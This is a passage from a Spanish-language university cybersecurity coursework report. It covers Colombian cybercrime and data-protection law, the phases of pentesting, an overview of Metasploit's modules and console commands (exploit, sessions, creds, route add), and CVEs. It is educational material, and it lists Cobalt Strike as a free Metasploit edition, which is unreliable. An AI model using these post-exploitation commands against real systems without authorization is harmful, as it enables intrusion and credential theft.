CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

DAVID HERNANDO BUITRAGO CASTRO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
TUNJA
2023

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

DAVID HERNANDO BUITRAGO CASTRO

JOHN FREDDY QUINTERO
TUTOR DE CURSO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
TUNJA
2023

CONTENIDO

Pág.

1 INTRODUCCIÓN 6
2 JUSTIFICACIÓN 7
3 OBJETIVOS 8
3.1 OBJETIVO GENERAL 8
3.2 OBJETIVOS ESPECÍFICOS 8
4 INFORME TÉCNICO 9
4.1 CONCEPTOS CLAVES 9
4.1.1 Análisis ley 1273 de 2009 9
4.1.2 Análisis ley 1581 de 2012 12
4.1.3 Análisis etapas del pentesting 16
4.1.3.1 Planificación 17
4.1.3.2 Descubrimiento: 17
4.1.3.3 Ataque: 19
4.1.3.4 Informes y documentación: 19
4.1.4 Metasploit 20
4.1.5 ¿Qué es un CVE y su estructura? 25
4.1.6 Configuración del banco de trabajo 27
4.2 ACTUACIÓN ÉTICA Y LEGAL 32
4.2.1 Análisis del acuerdo de confidencialidad de Hacker House 32
4.2.2 Legislación aplicable a los elementos ilegales del acuerdo de confidencialidad 36
4.2.3 Análisis del escenario de contratación de Hacker House 38
4.2.4 Ejemplo noticia de cibercrimen en Colombia 39
4.3 EJECUCIÓN DE PRUEBAS DE INTRUSIÓN 41
4.3.1 Herramientas de software utilizadas 41
4.3.1.1 Nmap 41

4.3.1.2 Metasploit 43
4.3.1.3 Msfvenom 44
4.3.1.4 Exploit (multi/handler) 45
4.3.1.5 Meterpreter 45
4.3.2 Identificación del fallo de seguridad 46
4.3.3 Herramienta clave y puertos abiertos 48
4.3.4 Afectación del ataque generado a la máquina Windows 48
4.3.5 Comandos utilizados y estructura del payload 49
4.4 CONTENCIÓN DE ATAQUES INFORMÁTICOS 60
4.4.1 Pasos para la identificación de un ataque en tiempo real 60
4.4.1.1 Preparación 60
4.4.1.2 Detección y análisis 61
4.4.1.3 Acciones de contención y erradicación 61
4.4.1.4 Recuperación y lecciones aprendidas 62
4.4.2 Paso a paso realizado para asegurar y erradicar el ataque del escenario propuesto 62
4.4.3 Diferencias entre los equipos red team, blue team, purple team y equipos de incidentes informáticos 68
4.4.3.1 Red Team 68
4.4.3.2 Blue Team 69
4.4.3.3 Purple Team 70
4.4.3.4 Equipo de incidentes informáticos 70
4.4.4 Funcionamiento del CIS – Center for Internet Security dentro del equipo Blue team 72
4.4.5 Diferencias existentes entre un SIEM y un XDR 76
4.4.6 Herramientas de detección de ataques informáticos con licencia GPL 77
4.4.6.1 Snort 77
4.4.6.2 Suricata 77
4.4.6.3 Fail2ban 78

5 ¿DE QUE MANERA PUEDEN APORTAR EN EL CAMPO DE LA CIBERSEGURIDAD LA INTEGRACIÓN DE EQUIPOS BLUE TEAM, RED TEAM Y PURPLE TEAM AL MISMO TIEMPO DENTRO DE UNA ORGANIZACIÓN? 79
6 POLÍTICAS DE SEGURIDAD Y RECOMENDACIONES PARA MEJORAR LOS ASPECTOS DE CIBERSEGURIDAD EN CUALQUIER ORGANIZACIÓN 80
7 ENLACE DEL VIDEO DE SUSTENTACIÓN 82
8 CONCLUSIONES 83
9 RECOMENDACIONES 87
BIBLIOGRAFÍA 88

1 INTRODUCCIÓN

Con los avances de la tecnología, así como su aplicación en la industrialización y la digitalización del mundo, las amenazas informáticas hoy están presentes en todo el mundo en todo momento, muchas son las noticias que a diario observamos donde las empresas tanto grandes como pequeñas se han vuelto muy vulnerables ante los ataques informáticos y la mayoría de esfuerzos que realizan las organizaciones no son suficientes para garantizar la seguridad de su información. De allí surgen los especialistas en ciberseguridad, profesionales con las capacidades técnicas que puedan enfrentar estas nuevas amenazas, sin embargo, dentro de la ciberseguridad existen aún temas que requieren de una gran profundización de conocimiento, por lo que una sola persona experta en seguridad no puede cubrir todos los espectros de la seguridad informática.

2 JUSTIFICACIÓN

Con el fin de que las organizaciones identifiquen todo el espectro de la seguridad informática frente al que pueden ser vulnerables, es razón por la cual nacen los equipos especializados red team y blue team, pues es allí donde se abordan a detalle muchos de los preparativos de la seguridad a implementar en la infraestructura de las organizaciones. Es clave para las organizaciones, así como los directivos de las mismas reconocer las ventajas que pueden ofrecer estos equipos con el fin de garantizar la seguridad en cada uno de sus procesos.

3 OBJETIVOS

3.1 OBJETIVO GENERAL

Formular estrategias de contención mediante el análisis de riesgos y vulnerabilidades en una infraestructura TI.

3.2 OBJETIVOS ESPECÍFICOS

- Identificar la importancia del despliegue de estrategias de seguridad relacionadas con los equipos Blue team y Red team, mediante el análisis del escenario propuesto.

- Analizar e identificar características claves frente a la necesidad de inclusión de los equipos Red team y Blue team en las medianas y grandes empresas.

- Proponer recomendaciones y estrategias de seguridad que puedan contribuir en la mejora de técnicas para los equipos Red team y Blue team.

4 INFORME TÉCNICO

4.1 CONCEPTOS CLAVES

A continuación de se desarrollan algunos de los conceptos calves relacionados al ejercicio del pentesting.

4.1.1 Análisis ley 1273 de 2009

La ley 1273 de 2009[1] tiene como fin garantizar la protección de la ciudadanía en general frente a los delitos cibernéticos, todos aquellos relacionados con la protección de la información y los datos, en los artículos de la misma se definen algunas de las situaciones o eventos ilícitos, describiendo las medidas penales que pueden llegar a ser impuestas a toda persona que realice este tipo de comportamientos; a continuación, se realiza el análisis de los artículos correspondientes:

Artículo 1. Se adiciona como tal en el código penal un nuevo bien jurídico perteneciente a la sociedad, “De la protección de la información y de los datos” siendo este susceptible de atentados.

Artículo 269A. Acceso abusivo a un sistema informático: Menciona que toda aquella persona que ingrese o acceda de forma parcial o total a un sistema informático de forma no consensuada o no autorizada, sin importar si este cuenta con una medida de seguridad, podrá ser susceptible de una pena carcelaria de 48

[1] DEPARTAMENTO ADMINISTRATIVO DE LA FUNCIÓN PÚBLICA. Ley 1273 de 2009. Normatividad sobre delitos informáticos. [En línea]. [Consultado en 12 de Agosto de 2023]. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma_pdf.php?i=34492

a 96 meses y de forma adicional, una multa de cien a mil salarios mínimos legales mensuales vigentes.

Artículo 269B. Obstaculización ilegítima de sistema informático o red de telecomunicación: Aquellas personas que no estén facultadas para la manipulación de un sistema informático o red de telecomunicaciones, impida el funcionamiento o el acceso de forma normal a estos, podrá ser susceptible de una pena carcelaria de 48 a 96 meses y de forma adicional, una multa de cien a mil salarios mínimos legales mensuales vigentes.

Artículo 269C. Interceptación de datos informáticos: La interceptación de datos es algo que solamente puede realizarse por las entidades legales pertinentes, por ello debe realizarse únicamente bajo orden judicial, en caso de realizarse sin esta orden judicial podrá ser susceptible de una pena carcelaria de 36 a 72 meses.

Artículo 269D. Daño Informático: Aquellas personas que no estén facultadas para la manipulación de datos, sistemas o elementos informáticos, genere un daño sobre estos, podrá ser susceptible de una pena carcelaria de 48 a 96 meses y adicionalmente una multa de cien a mil salarios mínimos legales mensuales vigentes.

Artículo 269E. Uso de software malicioso: Aquellas personas que no estén facultadas para la manipulación de software malicioso, que genere, adquiera, distribuya software que tenga efectos dañinos en sistemas informáticos podrá ser susceptible de una pena carcelaria de 48 a 96 meses y adicionalmente una multa de cien a mil salarios mínimos legales mensuales vigentes.

Artículo 269F. Violación de datos personales: Aquellas personas que no estén facultadas para la manipulación de datos personales, en caso de que obtengan, manipulen, lucren, compre, intercepten o divulguen mediante diferentes medios

electrónicos esta información podrán ser susceptible de una pena carcelaria de 48 a 96 meses y adicionalmente una multa de cien a mil salarios mínimos legales mensuales vigentes.

Artículo 269G. Suplantación de sitios web para capturar datos personales: Aquellas personas que realicen la suplantación de sitios web con fines ilícitos, y capturen información personal bajo uno o diferentes medios electrónicos, podrán ser susceptible de una pena carcelaria de 48 a 96 meses y adicionalmente una multa de cien a mil salarios mínimos legales mensuales vigentes. También serán acreedores de la misma sanción aquellas personas que alteren los DNS que redireccionen de forma errónea a los usuarios a páginas web ilegítimas. Adicionalmente la pena puede ser agravada de una tercera parte a la mitad, si para realizar el delito se reclutaron víctimas en la cadena del delito.

Artículo 269H. Circunstancias de agravación punitiva: Las penas impuestas en los artículos pueden aumentar de la mitad a las tres cuartas partes si dentro de la conducta del delincuente se presenten las siguientes situaciones:

- Se efectúen sobre redes o sistemas de comunicaciones estatales, oficiales, financieras, nacionales o extranjeras.
- Sea realizada por un servidor público.
- Haya abusado de la confianza del dueño o poseedor del sistema.
- Haya revelado información que pudiese perjudicar a un tercero.
- Haya obtenido un beneficio propio o para un tercero.
- Haya realizado el ilícito con fines terroristas o que afectara a la seguridad o defensa nacional.
- Haya usado a un tercero para el ilícito, siendo esta persona inocente.
- Quien haya realizado el ilícito fuese responsable de la administración de la red o sistema, adicionalmente será inhabilitado de su profesión hasta por tres años.

Artículo 269I. Hurto por medios informáticos y semejantes: Aquellas personas que realicen un ilícito haciendo uso de la manipulación de sistemas, redes, o medios cibernéticos podrán ser susceptible de una pena carcelaria de 48 a 96 meses y adicionalmente una multa de cien a mil salarios mínimos legales mensuales vigentes.
Artículo 269J. Transferencia no consentida de activos: Aquellas personas que realicen la manipulación o transferencia de activos de forma ilícita y no consentida perjudicando a un tercero, como mínimo podrán ser susceptible de una pena carcelaria de 48 a 120 meses y adicionalmente una multa de doscientos a mil quinientos salarios mínimos legales mensuales vigentes. De la misma manera a quien genere comparta o facilite software para que este delito sea llevado a cabo. Si el valor de los activos es superior a 200 salarios mínimos legales mensuales la sanción se incrementará a la mitad.

Aunque se abordan de forma general la mayoría de conductas relacionadas a los delitos cibernéticos en el país, la ley no es muy específica sobre las personas facultadas y no facultadas para la manipulación de herramientas cibernéticas potencialmente peligrosas.

4.1.2 Análisis ley 1581 de 2012

La ley 1581 de 2012[2] tiene como objeto garantizar el derecho de las personas, de conocer actualizar y rectificar la información que ha sido recolectada sobre ellas en diferentes bases de datos o archivos, así como los derechos y libertades que implica el manejo de la información de datos personales. Lo anterior abarca como

[2] DEPARTAMENTO ADMINISTRATIVO DE LA FUNCIÓN PÚBLICA. Ley 1581 de 2012. Disposiciones generales para la protección de datos personales. [En línea]. [Consultado en 12 de Agosto de 2023]. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma_pdf.php?i=49981

tal a todas las entidades que hacen recolección de información de sus usuarios, ya sean públicas o privadas en el territorio colombiano.

Por otro lado, el régimen de protección de datos no aplica para los siguientes casos:

- Bases de datos y archivos personales de uso doméstico.
- Bases de datos y archivos de seguridad y defensa nacional.
- Bases de datos y archivos de inteligencia y contrainteligencia.
- Bases de datos y archivos de información periodística y contenido editorial.
- Bases de datos y archivos regidos por la ley 1266 de 2008[3] (Disposiciones generales Habeas Data y otras disposiciones).
- Bases de datos y archivos regidos por la ley 79 de 1993[4] (Censos de población y vivienda).

Sobre el título II de la ley de establecen 8 principios que permiten regir la ley, y dan contexto de las características de los datos, sus poseedores, y la forma en que deben ser tratados; estos son:

- Principio de legalidad en materia de tratamiento de datos.
- Principio de finalidad.
- Principio de libertad.
- Principio de veracidad o calidad.
- Principio de transparencia.

[3] DEPARTAMENTO ADMINISTRATIVO DE LA FUNCIÓN PÚBLICA. Ley 1266 de 2008. Disposiciones generales del hábeas data y se regula el manejo de la información contenida en bases de datos y se dictan otras disposiciones. [En línea]. [Consultado en 12 de Agosto de 2023]. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34488#0

[4] DEPARTAMENTO ADMINISTRATIVO DE LA FUNCIÓN PÚBLICA. Ley 79 de 1993. Regulación de los censos de población y vivienda en todo el territorio nacional. [En línea]. [Consultado en 12 de Agosto de 2023]. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=14376#0

- Principio de acceso y circulación restringida.
- Principio de seguridad.
- Principio de confidencialidad.

Sobre el título III de la ley se definen las categorías especiales de los datos, identificando:

- Los datos sensibles y su tratamiento, siendo estos datos que pueden afectar la intimidad de los titulares y puede generar efectos adversos a estos.
- Derechos de los niños, niñas y adolescentes, donde se busca darle especial tratamiento a este grupo, al ser mucho más vulnerables y depender de otras personas, representantes legales o tutores.

Sobre el título IV de la ley se establecen los derechos y condiciones legales para el tratamiento de los datos, identificando los derechos específicos de los titulares para conocer, actualizar, solicitar, reclamar, revocar o acceder a los datos, junto con las disposiciones específicas de las entidades gubernamentales, siguiendo los principios expuestos anteriormente. Sobre el título V de la ley, se establecen los procedimientos que se realizan con los datos de las personas como lo son: consultas, reclamos y requisitos de procedibilidad, con sus respectivos tiempos de atención.

Sobre el título VI se listan los deberes de los responsables del tratamiento y encargados del tratamiento de datos, cumpliendo con los principios rectores del título II, salvaguardando los derechos de los titulares de los datos entre otras disposiciones legales sobre las entidades de verificación como la superintendencia de industria y comercio en caso de presentarse violaciones en el tratamiento de los datos.

Sobre el título VII se mencionan los mecanismos de vigilancia y sanción, siendo la entidad encargada la superintendencia de industria y comercio, a través de una delegatura quien impondrá las sanciones necesarias tras previas investigaciones de cada caso particular, dentro de estas sanciones de encuentran:

- Multas personales e institucionales hasta un tope de 2000 salarios mínimos mensuales legales vigentes, con la característica que pueden ser sucesivas mientras persista el incumplimiento que origina la multa.
- Suspensión de actividades relacionadas al tratamiento de datos hasta por 6 meses, en este proceso se comparten las medidas correctivas que se deben adoptar.
- Cierre temporal de instalaciones relacionadas al tratamiento de datos, esto si no fueron establecidas las medidas correctivas sugeridas por la super intendencia de industria y comercio.
- Cierre definitivo de operaciones.

Las anteriores sanciones aplican para las personas de naturaleza privada, puesto que para las autoridades públicas la entidad encargada de realizar la respectiva investigación será la procuraduría general de la nación. Los criterios con los que se dimensionan las sanciones son:

- La dimensión del daño o peligro a los intereses.
- El beneficio económico obtenido por el infractor o terceros.
- Reincidencia en la infracción.
- Resistencia o negativa a las acciones investigativas de la superintendencia de industria y comercio.
- La renuencia o desacato de las instrucciones dadas por la superintendencia de industria y comercio.
- La aceptación expresa del sujeto investigado ante las infracciones encontradas.

Por último, sobre el título VIII de la ley se establecen las prohibiciones y reglas de la transferencia de datos a terceros países, junto con sus respectivas excepciones gubernamentales que puedan involucrar la seguridad nacional o los tratados internacionales, teniendo en cuenta los principios establecidos y garantizando los derechos de los titulares de los datos.

4.1.3 Análisis etapas del pentesting

En el ejercicio del pentesting existen diferentes metodologías y marcos de trabajo que permiten orientar los procesos hacia infraestructuras de forma general o más específica dependiendo de las necesidades específicas de cada organización, como lo pueden ser OSSTM[5] siendo una de las más amplias junto con NIST[6] a nivel de aplicación y análisis de distintas tecnologías, algunas más especializadas como OWASP[7] enfocada en la seguridad de aplicaciones web, o de forma general como ISSAF que cumplen con estándares internacionales pero ya lleva mucho tiempo sin ser actualizada. Sin embargo, todas estas metodologías cumplen con una serie de fases en común que son:

- Planificación
- Descubrimiento
- Ataque

[5] DRAGONJAR. OSSTMM 2.1. Manual de Metodología Abierta de Testeo de Seguridad. [En línea]. [Consultado en 12 de Agosto de 2023]. Disponible en: https://www.dragonjar.org/osstmm-manual-de-la-metodologia-abierta-de-testeo-de-seguridad.xhtml

[6] NIST. Technical Guide to Information Security Testing and Assessment. [En línea]. [Consultado en 12 de Agosto de 2023]. Disponible en: https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf

[7] OWASP Project. Web Application Security Testing. [En línea]. [Consultado en 12 de Agosto de 2023]. Disponible en: https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/01-Information_Gathering/02-Fingerprint_Web_Server

- Informes y documentación

4.1.3.1 Planificación

En esta fase se recolecta toda la información necesaria para la ejecución de la prueba de pentesting, definiendo el objetivo, alcance y requerimientos de la misma, así como los elementos operacionales definiendo las responsabilidades del equipo de pentesting, las limitaciones sobre la infraestructura a evaluar, las salvaguardas y controles que están activas, los métodos de aproximación, métodos de recolección de información para la prueba y tiempos límites para su ejecución.

Esta fase establece los lineamientos de la prueba, siguiendo los marcos legales y los acuerdos pactados entre la organización y el equipo encargado de realizar el ejercicio de pentesting.

4.1.3.2 Descubrimiento:

En esta fase también conocida como gathering, se recolecta la información correspondiente al objetivo de la prueba, siguiendo los lineamientos definidos en la fase de planificación, la fase de descubrimiento tiene dos elementos:

- Footprinting: En este elemento se busca la recolección de información mediante los datos públicos de la infraestructura u organización objetivo, de modo que no se tenga una interacción directa durante el ejercicio

investigativo. Dentro de las fuentes para recolectar información que sugiere la página web ciberseguridad.com[8] están:

- Redes sociales – (gratuita).
- Sitios web oficiales – (gratuita).
- Motores de búsqueda – (gratuita).
- Ingeniería social – (gratuita).
- Inteligencia artificial – (gratuita).
- Archieve.org – (gratuita).
- Neo Trace – (gratuita).
- Whois – (gratuita).
- OSINT – (gratuita).

- Fingerprinting: En este elemento se busca la recolección de información haciendo uso de diversas herramientas de forma activa, haciendo contacto de forma exhaustiva con el objetivo, este puede generar un rastro detectable para las organizaciones. Este proceso permite ampliar la superficie de ataque del objetivo al identificar muchos más elementos vulnerables dentro de la infraestructura, algunas de las herramientas que sugiere la web keepcoding[9] para el proceso de fingerprinting son:

  - Wappalyzer – (gratuita y de pago).
  - Nmap – (gratuita).
  - Nessus – (gratuita y de pago).
  - Wireshark – (gratuita).
  - Ingeniería social – (gratuita).

[8] CIBERSEGURIDAD.COM. Noticias de ciberseguridad, ciberataques, vulnerabilidades informáticas. [En línea]. [Consultado en 12 de Agosto de 2023]. Disponible en: https://ciberseguridad.com/amenzas/footprinting-fingerprinting/#¿Que_es_el_Footprinting
[9] KEEPCODING Tech School. ¿Qué es fingerprinting? [En línea]. [Consultado en 12 de Agosto de 2023]. Disponible en: https://keepcoding.io/blog/que-es-fingerprinting-ciberseguridad/#Footprinting

- Ettercap – (gratuita).

En la etapa de descubrimiento, específicamente el footprinting es clave para reconocer el área de ataque del objetivo, identificando elementos funcionales de su infraestructura, lo que permite establecer una hoja de ruta mucho más clara en el momento de generar un ataque, aumentando las posibilidades de que este pueda ser exitoso.

4.1.3.3 Ataque:

Tras haber recolectado la información necesaria de la fase de descubrimiento se pondrán a prueba las vulnerabilidades encontradas, mediante las diversas técnicas que puedan verificar el comportamiento del sistema durante y después de la vulneración. Este proceso debe ser documentado de forma detallada, ya que permitirá establecer posteriormente las medidas correctivas necesarias.

4.1.3.4 Informes y documentación:

Es una de las fases claves que permite la recopilación de todos los procesos realizados durante la prueba de pentesting, mencionando la metodología usada, las técnicas utilizadas para encontrar las vulnerabilidades del sistema, la forma en que fueron explotadas y las medidas de remediación sugeridas. Adicionalmente a la documentación se sugiere una presentación de resultados a las partes interesadas, esto con el fin de traducir los resultados técnicos de la prueba a decisiones técnicas y operativas que permitan mejorar la calidad de la seguridad de la organización objetivo.

4.1.4 Metasploit


Metasploit es una de las herramientas más usadas en el mundo del hacking, es un proyecto de código abierto propiedad de la compañía RAPID7[10], creado para la detección de vulnerabilidades en los procesos de pentesting, inicialmente desarrollada en Perl, pero que posteriormente se migro a Ruby. La herramienta cuenta con diferentes versiones:

- Metasploit Edition – Interfaz por línea de comandos, gratuita.
- Edición Community Metasploit – Interfaz web, gratuita.
- Metasploit Express – Interfaz gráfica y automatizada, comercial de pago.
- Metasploit Pro – Interfaz web, interfaz gráfica y automatizada, comercial de pago.
- Armitage – Interfaz gráfica, gratuita.
- Cobalt Strike – Incluye módulos mimicats, gratuita.

A su vez Metasploit cuenta con una arquitectura modular, de forma específica separada en cinco elementos (Herramientas, plugins, interfaces, librerías y módulos) como se observa en la Figura 1., las herramientas correspondientes a los scripts, los plugins que usan recursos de Metasploit, las interfaces de visualización, las librerías que contienen las configuraciones de Metasploit y los módulos que permiten su accionar.

[10] RAPID7. Metasploit. Quick Start Guide. [En línea]. [Consultado en 12 de Agosto de 2023]. Disponible en: https://docs.rapid7.com/metasploit/

Figura 1. Arquitectura de Metasploit



Fuente: PLATZI. Curso de Pentesting 2019. Arquitectura de Metasploit. [En línea]. [Consultado en 13 de Agosto de 2023]. Disponible en: https://platzi.com/tutoriales/1176-pentesting-2019/2224-arquitectura-de-metasploit/

Dentro de los módulos que tiene Metasploit se encuentran:


- Auxiliary: Permite la integración de otras herramientas con Metasploit.
- Encoders: Codificadores criptográficos.
- Exploits: Contiene la base de datos de los exploits identificados.
- Payloads: Contiene los códigos maliciosos.
- Post: Contiene códigos que permiten avanzar en la etapa de post explotación.

Por otro lado, como menciona el artículo “Echándole un vistazo a Metasploit”[11] de la web security twins, Metasploit cuenta con varias herramientas adicionales para hacer uso de todas sus características como lo son:

- Msfpayload: Permite generar shellcodes para la inyección de código malicioso.
- Msfencode: Se encarga del ocultamiento de los payloads mediante el uso de criptografía y ofuscamiento.
- Msfpescan y msfelfscan: Realiza el escaneo de ficheros ejecutables para Windows y Linux respectivamente.
- Msfd: Genera un servicio de escucha en un puerto determinado.

Específicamente para el caso de Metasploit Framework su ejecución se puede realizar desde la consola mediante el comando *sudo msfdb init && msfconsole* ya que es necesario iniciar la base de datos para algunas de sus funcionalidades o en su defecto usando la interfaz gráfica como se observa en la Figura 2.

Figura 2. Interfaz gráfica para ejecutar Metasploit.




Fuente: Propia

[11] SECURITY TWINS. Echándole un vistazo a Metasploit En línea]. [Consultado en 13 de Agosto de 2023]. Disponible en: https://securitytwins.com/2018/11/18/echandole-un-vistazo-a-metasploit/

Una vez ejecutado se está listo para acceder a sus funcionalidades como se observa en la Figura 3.

Figura 3. Ejecución de Metasploit.



Fuente: Propia

Los comandos para acceder a las funciones de Metasploit mantienen una estructura de: [comando] [opciones] [argumentos], por lo que se vuelve una herramienta muy intuitiva con algunos usos. Dentro de los principales comandos están:

- search: Permite buscar módulos y exploits en la base de datos de Metasploit.
- use: Se utiliza para seleccionar un módulo específico para su uso.

- show options: Muestra las opciones disponibles para configurar un módulo seleccionado.
- set: Configura los valores de las opciones requeridas para un módulo, como la dirección IP de la víctima, el puerto, etc.
- exploit: Lanza la explotación en función de las opciones y configuraciones establecidas.
- sessions: Muestra las sesiones activas después de una explotación exitosa.
- background: Pone en segundo plano una sesión activa para continuar trabajando en msfconsole.
- sessions -i [ID]: Reanuda una sesión específica en primer plano.
- creds: Muestra las credenciales recopiladas durante una explotación exitosa.
- db_status: Muestra el estado de la base de datos Metasploit.
- db_import [ruta]: Importa datos de escaneo y resultados en la base de datos Metasploit.
- load [nombre_del_módulo]: Carga un módulo adicional en la sesión actual.
- route add [subnet]: Agrega una ruta estática a través de una sesión comprometida.
- route print: Muestra las rutas estáticas definidas a través de sesiones comprometidas.
- jobs: Muestra y administra trabajos en segundo plano.
- exit: Cierra la sesión de msfconsole.

Es importante mencionar que algunos módulos de forma específica tendrán más o menos argumentos para su configuración, por lo que el comando *help* será una valiosa ayuda durante su ejecución.

4.1.5 ¿Qué es un CVE y su estructura?

Como menciona el artículo *¿Qué es un CVE? Explicación de las vulnerabilidades y exposiciones comunes*[12] de la web Ciberseguridad.com, la sigla CVE hace referencia a Common Vulnerabilities and Exposures, que corresponde a una lista de las vulnerabilidades y exposiciones de seguridad de la información que han sido identificadas y divulgadas de forma pública. Como tal el concepto de CVE fue creado por la organización MITRE[13] que es una base global de conocimiento sobre tácticas y técnicas cibernéticas y no cibernéticas que afectan la seguridad.

Los CVE son un glosario que utiliza un protocolo de automatización de contenido que permite recopilar la información de diversas vulnerabilidades y exposiciones de seguridad, las cuales se catalogan con identificadores especializados y se les asigna un ID único para su identificación. El objeto fin de los CVE es generar una cultura de intercambio de información y conocimiento mundial sobre las vulnerabilidades reconocidas por las organizaciones en el mundo, de este modo los profesionales en seguridad informática pueden reconocer y solucionar vulnerabilidades antes de que sean explotadas en sus entornos.

Como menciona el artículo *El concepto del CVE*[14] de la organización RedHat, los números de identificación de un CVE se aignan a fallas o vulnerabilidades que cumplen con los siguientes criterios:

- Son solucionables de forma independiente.
- El proveedor afectado las confirma o documenta.

[12] CIBERSEGURIDAD.COM. ¿Qué es un CVE? Explicación de las vulnerabilidades y exposiciones comunes. [En línea]. [Consultado en 13 de Agosto de 2023]. Disponible en: https://ciberseguridad.com/herramientas/marco-mitre-att-ck/cve-vulnerabilidades-exposiciones-comunes/
[13] MITRE. MITRE ATT&CK. [En línea]. [Consultado en 13 de Agosto de 2023]. Disponible en: https://attack.mitre.org/
[14] REDHAT. El concepto de CVE. [En línea]. [Consultado en 13 de Agosto de 2023]. Disponible en: https://www.redhat.com/es/topics/security/what-is-cve

- Afectan una base del código.

